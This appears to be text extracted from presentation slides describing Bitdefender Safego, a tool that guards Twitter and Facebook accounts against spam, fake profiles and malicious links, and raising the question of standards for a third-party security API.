
Bitdefender Safego scans for and detects fake profiles set up to flood your Twitter account with spam. It also filters your Timeline for tweets that may contain malicious links to phishing or malware pages.

Bitdefender Safego protects your Facebook account from all sorts of e-trouble: scams, spam, malware and private data exposure. Safego also keeps your online friends safe and ...close.

Security Solutions' Actions vs Social Media APIs



Restricted API for Security Solutions



What would be the standards applicable to a **third Party Security API ?**



THANK YOU!

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[@glpetre](#)